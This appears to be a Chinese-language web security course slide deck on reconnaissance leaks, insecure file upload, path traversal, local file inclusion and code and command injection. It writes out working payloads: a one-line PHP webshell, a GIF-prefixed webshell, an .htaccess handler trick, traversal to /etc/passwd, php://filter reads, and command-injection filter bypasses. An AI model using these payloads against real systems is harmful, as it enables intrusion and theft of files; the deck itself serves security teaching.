
- robots.txt
 - 告訴爬蟲什麼該看什麼不該看
 - 可能包含不想被爬取的路徑
 - 管理後台？
- .git / .svn / .bzip
- .DS_Store
- .index.php.swp
- Backup files



```
User-Agent: *
Disallow: /posts/
Disallow: /posts?
Disallow: /amzn/click/
Disallow: /questions/ask/
Disallow: /questions/ask?
Disallow: /search/
Disallow: /search?
Disallow: /feeds/
Disallow: /feeds?
Disallow: /users/login/
Disallow: /users/login?
Disallow: /users/logout/
Disallow: /users/logout?
Disallow: /users/filter/
Disallow: /users/filter?
Disallow: /users/signup
Disallow: /users/signup/
Disallow: /users/signup?
Disallow: /users/authenticate/
Disallow: /users/authenticate?
Disallow: /users/oauth/*
Disallow: /users/flag-summary/
Disallow: /users/flair/
Disallow: /users/flair?
Disallow: /users/activity/
Disallow: /users/activity/?
Disallow: /users/stats/
Disallow: /users/*?tab=accounts
Disallow: /users/*?tab=activity
Disallow: /users/rep/show
Disallow: /users/rep/show?
Disallow: /users/prediction-data
Disallow: /users/prediction-data/
Disallow: /users/prediction-data?
Disallow: /unanswered/
Disallow: /unanswered?
```

常見套路

- robots.txt
- .git / .svn / .bzip
 - 版本控制系統
 - 可還原 source code
 - Tools (for git) 
[denny0223/scrabble](#)
[lijiejie/GitHack](#)
- .DS_Store
- .index.php.swp
- Backup files



```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = git@bitbucket.org:finebindintern/picsee.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
    remote = origin
    merge = refs/heads/master
[branch "prod"]
    remote = origin
    merge = refs/heads/prod
```

HITCON Zeroday [ZD-2019-00770](#)

常見套路

- robots.txt
- .git / .svn / .bzip
- .DS_Store
 - macOS 上自動產生的隱藏檔
 - 可得知資料夾內的文件名稱、路徑
 - [lijiejie/ds_store_exp](#)
- .index.php.swp
- Backup files

常見套路

- robots.txt
- .git / .svn / .bzip
- .DS_Store
- .index.php.swp
 - vim 暫存檔
 - 可以直接還原原本的 source
- Backup files

常見套路

- robots.txt
- .git / .svn / .bzip
- .DS_Store
- .index.php.swp
- Backup files
 - www.tar.gz
 - backup.zip
 - ...

Google Hacking

- `site:nycu.edu.tw`
- `intext:"管理介面"`
- `filetype:sql`

Google Hacking Database (GHDB):

<https://www.exploit-db.com/google-hacking-database>

Other tricks

- Dirsearch
- Subdomain enumeration


Upload / LFI

Write / Read for Files

Insecure Upload


Web 兩大世界觀

File-based



```
$ cat /var/www/html/index.php  
<?php echo 'Hello, world!'; ?>
```


Route-based



```
@app.route("/home")  
def hello():  
    return "Hello, world!"
```


Web 兩大世界觀

File-based



```
$ cat /var/www/html/index.php  
<?php echo 'Hello, world!'; ?>
```

Route-based



```
@app.route("/home")  
def hello():  
    return "Hello, world!"
```


Webshell

- Webshell: 在 Web 伺服器上執行任意指令的頁面 (shell on Web)
- 沒限制上傳檔案的副檔名：直接上傳 *.php 檔
- 「一句話木馬」：

```
<?php eval($_GET['code']); ?>
```

```
http://example.com/uploads/webshell.php?code=system('id');
```

Prevent & Bypass

- 檢查 POST Content Type
- 檢查 file signature (magic number)
- 檢查副檔名
 - 黑名單
 - 白名單

檢查 POST Content Type

```
POST /upload HTTP/1.1\r\n
```

```
Content-Length: 9487\r\n
```

```
Content-Type: multipart/form-data; boundary=-----1337\r\n\r\n
```

```
-----1337\r\n
```

```
Content-Disposition: form-data; name="UploadFile";  
filename="cat.jpg"\r\n
```

```
Content-Type: image/jpeg\r\n\r\n
```

(File Content)

File Signature

- <https://filesignatures.net/>
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF	47 49 46 38	GIF8
-----	-------------	------

PNG	89 50 4e 47	.PNG
-----	-------------	------

File Signature

- <https://filesignatures.net/>
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF 47 49 46 38 GIF8

PNG 89 50 4e 47 .PNG

- Magic Number + PHP code --> Webshell



```
GIF89a<?php eval($_GET['code']); ?>
```

File Extension: Blacklist

No `.php` ?

- `pHP` // Change case
- `pht`, `phtml`, `php[3,4,5,7]` ...
- `html`, `svg` // XSS
- `.htaccess`

File Extension: .htaccess (Apache2 Feature)

```
<FilesMatch "meow">  
    SetHandler application/x-httpd-php  
</FilesMatch>
```

webshell.meow -> 會被當 php 執行

../..Path Traversal


```
file_get_contents("./files/".$_GET['file'])
```

`http://victim.com/
download.php?file=report_9487.pdf`

```
file_get_contents("./files/".$_GET['file'])
```

`./files/report_9487.pdf`

`http://victim.com/
download.php?file=../download.php`

```
file_get_contents("../files/" . $_GET['file'])
```

`../files/../download.php`

`--> ./download.php`

http://victim.com/
download.php?file=../../../../etc/passwd

```
file_get_contents("../files/" . $_GET['file'])
```

/var/www/html/files/../../../../etc/passwd

--> /etc/passwd

Path traversal: Nginx misconfiguration

Nginx off-by-slash fail

[Breaking Parser Logic](#)

[Orange@Black Hat](#)

`http://127.0.0.1/static../settings.py`



```
location /static {  
    alias /home/app/static/  
}
```

Nginx matches the rule and appends the remainder to destination


`/home/app/static/../settings.py`

Arbitrary File Read

- 任意讀取伺服器上的檔案
 - 後端原始碼、敏感資料 etc...
 - `fopen()`
 - `file_get_contents()`
 - `readfile()`
 - ...

```
file_get_contents($_GET['page'])
```

/?page=/etc/passwd



/?page=index.php



Config files

- `/etc/php/php.ini`
- `/etc/nginx/nginx.conf`
- `/etc/apache2/sites-available/000-default.conf`
- `/etc/apache2/apache2.conf`

System information

- User information
 - /etc/passwd
 - /etc/shadow # 通常要 root 權限
- Process information
 - /proc/self/cwd # symbolic link 到 cwd
 - /proc/self/exe # 目前的執行檔
 - /proc/self/environ # 環境變數
 - /proc/self/fd/[num] # file descriptor
- /proc/sched_debug # Processes list

Network


- /etc/hosts
- /proc/net/*
 - /proc/net/fib_trie
 - /proc/net/[tcp,udp]
 - /proc/net/route
 - /proc/net/arp

Local File Inclusion

- include 伺服器端任意檔案
 - require()
 - require_once()
 - include()
 - include_once()

```
include($_GET['module']);
```

/?module=phpinfo.php




A screenshot of a web browser window. The address bar shows "不安全 — lab.split.in". The page content includes a smiley face emoticon, the text "Module: phpinfo.php", a purple banner for "PHP Version 7.4.3" with the PHP logo, and a table of system and configuration details.

Module: phpinfo.php

PHP Version 7.4.3

System	Linux IBN5100 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 5 14:28:49 UTC 2020 x86_64
Build Date	Oct 6 2020 15:47:56
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/cli
Loaded Configuration File	/etc/php/7.4/cli/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/cli/conf.d
Additional .ini files parsed	/etc/php/7.4/cli/conf.d/10-opcache.ini, /etc/php/7.4/cli/conf.d/10-pdo.ini, /etc/php/7.4/cli/conf.d/15-xml.ini, /etc/php/7.4/cli/conf.d/20-calendar.ini, /etc/php/7.4/cli/conf.d/20-ctype.ini, /etc/php/7.4/cli/conf.d/20-curl.ini, /etc/php/7.4/cli/conf.d/20-dom.ini, /etc/php/7.4/cli/conf.d/20-exif.ini, /etc/php/7.4/cli/conf.d/20-ffi.ini, /etc/php/7.4/cli/conf.d/20-fileinfo.ini, /etc/php/7.4/cli/conf.d/20-ftp.ini, /etc/php/7.4/cli/conf.d/20-gd.ini, /etc/php/7.4/cli/conf.d/20-iconv.ini, /etc/php/7.4/cli/conf.d/20-imagick.ini, /etc/php/7.4/cli/conf.d/20-imagick.ini, /etc/php/7.4/cli/conf.d/20-intl.ini, /etc/php/7.4/cli/conf.d/20-ldap.ini, /etc/php/7.4/cli/conf.d/20-libxml.ini, /etc/php/7.4/cli/conf.d/20-mcrypt.ini, /etc/php/7.4/cli/conf.d/20-mysqlnd.ini, /etc/php/7.4/cli/conf.d/20-odbc.ini, /etc/php/7.4/cli/conf.d/20-openssl.ini, /etc/php/7.4/cli/conf.d/20-pgsql.ini, /etc/php/7.4/cli/conf.d/20-shmop.ini, /etc/php/7.4/cli/conf.d/20-smb.ini, /etc/php/7.4/cli/conf.d/20-sockets.ini, /etc/php/7.4/cli/conf.d/20-sysvmsg.ini, /etc/php/7.4/cli/conf.d/20-sysvsem.ini, /etc/php/7.4/cli/conf.d/20-sysvshm.ini, /etc/php/7.4/cli/conf.d/20-tidy.ini, /etc/php/7.4/cli/conf.d/20-tokenizer.ini, /etc/php/7.4/cli/conf.d/20-xmlrpc.ini, /etc/php/7.4/cli/conf.d/20-xsl.ini, /etc/php/7.4/cli/conf.d/20-zip.ini

/?module=phpinfo.php




^_._.^

Module: phpinfo.php

PHP Version 7.4.3

System	Linux IBM5100 5.4.0-51-generic #56~buntu SMP Mon Feb 14 21:47:56 UTC 2020 x86_64
Build Date	Oct 1 2020 14:47:56
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/cli
Loaded Configuration File	/etc/php/7.4/cli/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/cli/conf.d
Additional .ini files parsed	/etc/php/7.4/cli/conf.d/10-opcache.ini, /etc/php/7.4/cli/conf.d/10-pdo.ini, /etc/php/7.4/cli/conf.d/15-xml.ini, /etc/php/7.4/cli/conf.d/20-calendar.ini, /etc/php/7.4/cli/conf.d/20-ctype.ini, /etc/php/7.4/cli/conf.d/20-curl.ini, /etc/php/7.4/cli/conf.d/20-dom.ini, /etc/php/7.4/cli/conf.d/20-exif.ini, /etc/php/7.4/cli/conf.d/20-ffi.ini, /etc/php/7.4/cli/conf.d/20-fileinfo.ini, /etc/php/7.4/cli/conf.d/20-ftp.ini, /etc/php/7.4/cli/conf.d/20-gd.ini, /etc/php/7.4/cli/conf.d/20-iconv.ini, /etc/php/7.4/cli/conf.d/20-imagick.ini, /etc/php/7.4/cli/conf.d/20-imagick.ini, /etc/php/7.4/cli/conf.d/20-intl.ini, /etc/php/7.4/cli/conf.d/20-ldap.ini, /etc/php/7.4/cli/conf.d/20-ldap.ini, /etc/php/7.4/cli/conf.d/20-mbstring.ini, /etc/php/7.4/cli/conf.d/20-mcrypt.ini, /etc/php/7.4/cli/conf.d/20-mysqlnd.ini, /etc/php/7.4/cli/conf.d/20-odbc.ini, /etc/php/7.4/cli/conf.d/20-openssl.ini, /etc/php/7.4/cli/conf.d/20-pgsql.ini, /etc/php/7.4/cli/conf.d/20-readline.ini, /etc/php/7.4/cli/conf.d/20-replicate.ini, /etc/php/7.4/cli/conf.d/20-session.ini, /etc/php/7.4/cli/conf.d/20-shmop.ini, /etc/php/7.4/cli/conf.d/20-smb.ini, /etc/php/7.4/cli/conf.d/20-sockets.ini, /etc/php/7.4/cli/conf.d/20-sysvmsg.ini, /etc/php/7.4/cli/conf.d/20-sysvsem.ini, /etc/php/7.4/cli/conf.d/20-sysvshm.ini, /etc/php/7.4/cli/conf.d/20-tar.ini, /etc/php/7.4/cli/conf.d/20-tidy.ini, /etc/php/7.4/cli/conf.d/20-tokenizer.ini, /etc/php/7.4/cli/conf.d/20-xmlrpc.ini, /etc/php/7.4/cli/conf.d/20-xsl.ini, /etc/php/7.4/cli/conf.d/20-zip.ini

/?module=php://filter/convert.base64-encode/resource=phpinfo.php





```
php://filter/  
read=convert.base64-encode/  
resource=phpinfo.php
```


[php:// - Manual](#)

php://filter/

read=convert.base64-encode/

resource=phpinfo.php

- <empty>
- read=
- write=

php://filter/

read=convert.base64-encode/

resource=phpinfo.php

List of Available Filters - Manual

- string.rot13
- convert.base64-encode
- zlib.deflate / zlib.inflate
- ...

php://filter/

read=convert.base64-encode/

resource=phpinfo.php

```
php://filter/  
read=convert.base64-encode/  
resource=phpinfo.php
```

- Required
- 指定你要輸入 filter 的資料

可以串很多 filter 一起用

php://filter/

read=convert.base64-encode/

read=string.rot13/

...

resource=phpinfo.php

執行順序

LFI to RCE

- access.log / error.log 可讀
- /proc/self/environ 可讀
 - 把 payload 塞在 user-agent 裡面，然後 include 它
- 控制 session 內容
 - PHP session 內容預設是以檔案儲存
 - include /tmp/sess_{session_name}

LFI to RCE

- session.upload_progress
 - session.upload_progress = on; # enabled by default
 - <https://blog.orange.tw/2018/10/#session-tragedy>
- phpinfo
<https://insomniasec.com/downloads/publications/LFI+With+P+HPInfo+Assistance.pdf>

Injection

「駭客的填字遊戲」

Injection

「日常填字遊戲」

106年 資安技能金盾獎

入圍決賽名單 (依隊伍名稱排序)

學校	隊伍名稱
臺灣大學	S1
	0xb43b00f0xb43b00f
清華大學	
交通大學	志在把廢不在參加
臺灣科技大學	孤單寂寞覺得冷
臺灣科技大學	所有參賽隊伍
臺灣大學	森77
中央大學	結果被打爆
臺灣科技大學	想想隊名



外送員抱怨

» 正常顯示

A顧客 須支付

\$.00

遭更改後 «

此用戶不須支付

\$.00

小心！「此用戶不」須支付金額 外送員驚：差點被騙

外送員抱怨

小心！「此

BC NEWS



BC 東森新聞 HD

改後 《

須支付
.00

:差點被騙

Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 -> 改變原始程式預期行為
- 包括
 - Code injection
 - Command injection
 - SQL injection
 - Server side template injection
 - NoSQL injection
 - CRLF injection
 - ...

Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 -> 改變原始程式預期行為
- 包括
 - Code injection
 - Command injection
 - SQL injection
 - Server side template injection
 - NoSQL injection
 - CRLF injection
 - ...

Basic Injection

"`+system(Code Injection)+`"

Simple Calculator

```
<?php
    echo eval("return ".$_GET['expression'].";");
?>
```

/calc.php?expression=7*7

Simple Calculator

```
<?php
    echo eval("return ".$_GET['expression'].");");
?>
```

/calc.php?expression=system("id")

Dangerous function

- PHP
 - eval
 - assert
 - create_function // removed since PHP 8.0
- Python
 - exec
 - eval
- JavaScript
 - eval
 - (new Function(/* code */))()
 - setTimeout / setInterval

Basic Injection

; \$(Command) `Injection`

Cool Ping Service

```
<?php
    system("ping -c 1 ".$_GET['ip']);
?>
```

Cool Ping Service

```
ping -c 1 [USER INPUT]
```

Cool Ping Service: Normal

```
ping -c 1 127.0.0.1
```

```
/?ip=127.0.0.1
```

Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```

```
/?ip=127.0.0.1 ; ls -al
```

Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```



用分號結束掉前面的指令

Pwned!

```
/?ip=127.0.0.1 ; ls -al
```


Basic Tricks

- `ping 127.0.0.1 ; id`
 - `;` -> 結束前面的 command
- `ping 127.0.0.1 | id`
 - `A|B` -> pipe A 的結果給 B
- `ping 127.0.0.1 && id`
 - `A&&B` -> A 執行成功才會執行 B
- `ping notexist || id`
 - `A||B` -> A 執行成功就不會執行 B

Basic Tricks: Command substitution

- `cat meow.txt $(id)`
- `cat meow.txt `id``
- `ping "$(id)"`

`ping "$(id)"`

will expand to

`ping 'uid=0(root) gid=0(root) groups=0(root)'`

You don't really need Space



- `cat<TAB>/flag`
- `cat</flag` # Pipeable command
- `{cat,/flag}`
- `cat$IFS/flag` # IFS -> Input Field Separators
- `X=$'cat\x20/flag'&&$X`

Bypass Blacklist

- cat /f'la'g / cat /f"la"g
- cat /f\l\ag
- cat /f*
- cat /f?a?] Wildcard
- cat \${HOME:0:1}etc\${HOME:0:1}passwd
 └───────────┘
 "/home/USER"[0:1]

